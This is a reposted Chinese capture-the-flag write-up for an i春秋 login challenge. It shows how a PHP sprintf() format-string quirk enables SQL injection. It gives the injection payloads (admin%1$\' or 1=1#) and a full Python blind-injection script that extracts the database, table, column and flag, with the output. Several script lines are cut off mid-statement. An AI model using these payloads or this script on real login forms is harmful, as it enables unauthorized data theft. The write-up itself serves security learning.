i春秋SQLi

转载

weixin_30701575 于 2019-09-04 23:18:00 发布 114 收藏 1
原文链接：http://www.cnblogs.com/wosun/p/11462305.html
版权

打开题目网页是个很简单的登录网页

先查看源码，抓包

都没找到可用的信息

依我所见这里应该就是一个注入

但是怎么输入都会回显username错误


直到输入admin

尝试admin#

Admin’#   username错误。。。

尝试万能密码。。。。。失败


先用bp去测试过滤的符号发现%会出现不一样的情况（刚学会的方法）




Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	1250	
1	%	200	☐	☐	1457	
2	#	200	☐	☐	1250	
3	'	200	☐	☐	1250	
4	'#	200	☐	☐	1250	
5	""	200	☐	☐	1250	
6	'%	200	☐	☐	1457	

（测试方法

1. 抓包
2. 传intruder
3. Positions中clear其他变量给admin（需要测量的地方）后面加上一个字符



```
Connection: close

username=admin§'§&password=1
```



Payload Sets

You can define one or more payload sets. The number of payload sets each payload type can be customized in different ways.

Payload set: 1 Payload count: 6


Payload type: Simple list Request count: 6

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are use

```
%
#
'
'#
"
'%
```

4. Payloads中add需要测试的字符串或则符号



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	1250	
1	%	200	□	□	1457	
2	#	200	□	□	1250	
3	'	200	□	□	1250	
4	'#	200	□	□	1250	
5	"	200	□	□	1250	
6	'%	200	□	□	1457	


5. start attack

统计不一样的长度回显）

回到网页中进行测试发现当username中存在%的时候会出现warning报错

Warning: sprintf(): Too few arguments in **/var/www/html/index.php** on line **18**

Warning: mysqli::query(): Empty query in **/var/www/html/index.php** on line **19**




用户名:

admin%

可能注入点就在这里了

猜测就是sprintf()的漏洞

关于sprintf()菜鸟教程给出如下解释



定义和用法

sprintf() 函数把格式化的字符串写入一个变量中。

arg1、arg2、++ 参数将被插入到主字符串中的百分号（%）符号处。该函数是逐步执行的。在第一个 % 符号处，插入 arg1，在第二个 % 符号处，插入 arg2，依此类推。

注释：如果 % 符号多于 arg 参数，则您必须使用占位符。占位符被插入到 % 符号之后，由数字和 "\$" 组成。请参见实例 2。

提示：相关函数：printf()、 vprintf()、 vsprintf()、 fprintf() 和 vfprintf()

这里附上一篇sprintf()漏洞利用的博客：https://blog.csdn.net/WQ_BCJ/article/details/85057447

Payload:

admin%1$\' or 1=1#

admin%1$\' or 1=2#

发现第一个会爆出密码错误第二个爆出用户名错误

总结出or后面的内容如果错误则报出密码错误，如果正确就用户名错误

所以这里就使用盲注

这里附上一个dalao的脚本


```
#coding:utf-8

import requests
import string

def boom():
url = r'http://083f8085e75f4ea099423ca97e616c729b921691cfe34e7c.changame.ichunqiu.com/index.php'
s = requests.session()
dic = string.digits + string.letters + "!@#$%^&*()_+{}-="
right = 'password error!'
error = 'username error!'

lens = 0
i = 0
while True:
payload = "admin%1$\\' or " + "length(database())>" + str(i) + "#"
data={'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens=i
break
```

```
i+=1
pass
print("[+]length(database()): %d" %(lens))

strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\' or " + "ascii(substr(database()," + str(i) +",1))=" + str(ord(c)) + "#"
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]database():%s" %(strs))

lens=0
i = 1
while True:
payload = "admin%1$\\' or " + "(select length(table_name) from information_schema.tables where table_s
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(table): %d" %(lens))

strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\' or " + "ascii(substr((select table_name from information_schema.tables where ta
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]table_name:%s" %(strs))
tablename = '0x' + strs.encode('hex')
table_name = strs

lens=0
i = 0
while True:
payload = "admin%1$\\' or " + "(select length(column_name) from information_schema.columns where table_
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(column): %d" %(lens))
```

```
strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\' or " + "ascii(substr((select column_name from information_schema.columns where
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]column_name:%s" %(strs))
column_name = strs

num=0
i = 0
while True:
payload = "admin%1$\\' or " + "(select count(*) from " + table_name + ")>" + str(i) + "#"
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
num = i
break
i+=1
pass
print("[+]number(column): %d" %(num))

lens=0
i = 0
while True:
payload = "admin%1$\\' or " + "(select length(" + column_name + ") from " + table_name + " limit 0,1)>
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(value): %d" %(lens))

i=1
strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\' or ascii(substr((select flag from flag limit 0,1)," + str(i) + ",1))=" + str(or
data = {'username':payload,'password':'1'}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]flag:%s" %(strs))

if __name__ == '__main__':
boom()
print 'Finish!'
```

（源码地址：https://www.ichunqiu.com/writeup/detail/157）

直接用盲注就爆出了flag



```
flag{b5b36121-86dd-a
flag{b5b36121-86dd-a4
flag{b5b36121-86dd-a4d
flag{b5b36121-86dd-a4db
flag{b5b36121-86dd-a4db-
flag{b5b36121-86dd-a4db-a
flag{b5b36121-86dd-a4db-aa
flag{b5b36121-86dd-a4db-aab
flag{b5b36121-86dd-a4db-aab3
flag{b5b36121-86dd-a4db-aab3-
flag{b5b36121-86dd-a4db-aab3-8
flag{b5b36121-86dd-a4db-aab3-86
flag{b5b36121-86dd-a4db-aab3-86d
flag{b5b36121-86dd-a4db-aab3-86dd
flag{b5b36121-86dd-a4db-aab3-86ddb
flag{b5b36121-86dd-a4db-aab3-86ddb7
flag{b5b36121-86dd-a4db-aab3-86ddb74
flag{b5b36121-86dd-a4db-aab3-86ddb749
flag{b5b36121-86dd-a4db-aab3-86ddb749d
flag{b5b36121-86dd-a4db-aab3-86ddb749df
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
[+]flag:flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
Finish!

C:\Users\七星\Desktop>
```

转载于:https://www.cnblogs.com/wosun/p/11462305.html